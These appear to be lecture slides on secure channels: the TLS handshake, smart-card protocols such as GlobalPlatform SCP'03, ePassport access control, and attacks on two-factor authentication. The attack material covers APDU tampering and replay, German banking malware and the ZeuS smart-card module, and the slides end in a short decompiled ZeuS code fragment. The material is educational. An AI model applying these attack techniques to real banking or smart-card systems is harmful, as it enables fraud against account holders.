

Full TLS handshake (RFC 5246)

# TLS handshake



*Credit: Cloudflare*



# Why not to use TLS all the time?

1. Requires asymmetric cryptography
    - Unsuitable for slower devices
  2. Requires long keys
    - Unsuitable for devices with small memory
  3. Requires significant data overhead (~6.5KB)
    - <http://netsekure.org/2010/03/tls-overhead/>
  4. More lightweight protocols exist
    - RFID / smartcards / IoT...
- Note: TLS can be fully implemented on smartcards
    - [https://github.com/gilb/smart\\_card\\_TLS](https://github.com/gilb/smart_card_TLS)

## Secure channels – questions to ask

- What attacker model is assumed?
- Integrity protection? Encryption? Authentication?
- One-side or mutual authentication?
- What kind of cryptography is used?
- What keys are required/pre-distributed?
- Additional trust hierarchy required?
- Is necessary to generate random numbers/keys?
- What if keys are compromised? Forward secrecy?

- What attacker model is assumed?
- Integrity protection? Encryption? Authentication?
- One-side or mutual authentication?
- What kind of cryptography is used?
- What keys are required/pre-distributed?
- Additional trust hierarchy required?
- Is necessary to generate random numbers/keys?
- What if keys are compromised? Forward secrecy?



## Common lightweight SCPs

- OpenPlatform SCP'01,'02 (3DES-based)
- OpenPlatform SCP'10 (RSA-based)
- OpenPlatform SCP'03 (AES-based)
- ISO/IEC 7816-4 Secure Messaging
- ePassports Basic Access Control (3DES-based)
- ePassports Extended Access Control (3DES, RSA, DH, SHA1/2-based)

## Example: GlobalPlatform SCP'03

- Mutual authentication (based on symmetric crypto)
  - Session key derivation (based on long-term keys)
    - NIST SP 800-108
  - Message (APDU) confidentiality and integrity MAC
1. INITIALIZE UPDATE
    - Random challenge, card's computations
  2. EXTERNAL AUTHENTICATE
    - Terminal response
  3. Secure messaging

**Figure 6-4: APDU Command Data Field Encryption**



# ePassport protocols (ICAO 9303)

- Significantly more complex trust model
  - Passport, Inspection terminal, Trusting countries, Distrusting countries
  - Multiple sensitivity levels (basic info / fingerprint / iris)
  - Combination of symmetric and asymmetric cryptography
- Basic Access Control (BAC) protocol
  - SCP-like protocol, static key is content from MRZ
- Extended Access Control (EAC) protocol
  - Terminal authentication (RSA/ECDSA, SHA-1/2)
  - Chip authentication (DH/ECDSA key)
  - PACE protocol to establish session keys
- Active Authentication (AA) protocol



More in 4<sup>th</sup> lecture

# TWO FACTOR AUTHENTICATION



## Two-factor authentication

- Two factors with tokens/smart cards
  - Token (smart card, phone) + Knowledge (PIN, Password)
- 1. Authorize transaction with card and PIN
- 2. Authenticate with password and SMS
- 3. Authenticate user with One-Time Password (OTP) generated on mobile phone (stored secret key) after screen unlock (pattern)
- 4. ...



How to attack two-factor?

# Application uses PC/SC interface (SCardxx)



# Where to log communication?



## For two-factor, logging is usually not enough

- Manipulate incoming/outgoing APDUs
  - modify packet content (change receiver account number)
  - replay of previous packets (pay twice)
  - simulate presence of smart card



## German banking malware (2009)

- Two-factor authorization of transactions (chipTAN/cardTAN)
- Application code injection
  - modifies info about transaction and balance shown to user in browser
  - intercepts/modifies transaction data for signature by smart card
  - <http://www.cio.com/article/2429854/infrastructure/german-police--two-factor-authentication-failing.html>
- The Fairy Tale of “What You See Is What You Sign” - Trojan Horse Attacks on Software for Digital Signatures (2001)
  - <http://www.hanno-langweg.de/hanno/research/scits01p.pdf>
  - Importance of physical PIN-pad and display of transaction amount independently

# German banking malware



# ZeuS smartcard support module

- ZeuS Banking Trojan (2010, 2012)
  - Analysed by A. Matrosov, Group-IB and others
  - <http://www.welivesecurity.com/2010/11/05/dr-zeus-the-bot-in-the-hat/>
  - <http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/>
- Smart card controlled via PC/SC interface

```

void __stdcall FindToken(int a1)
{
    int v1; // edi@1
    signed int v2; // esi@1
    int v3; // eax@2
    int v4; // [sp-4h] [bp-Ch]@5

    v1 = CheckSmartCard();
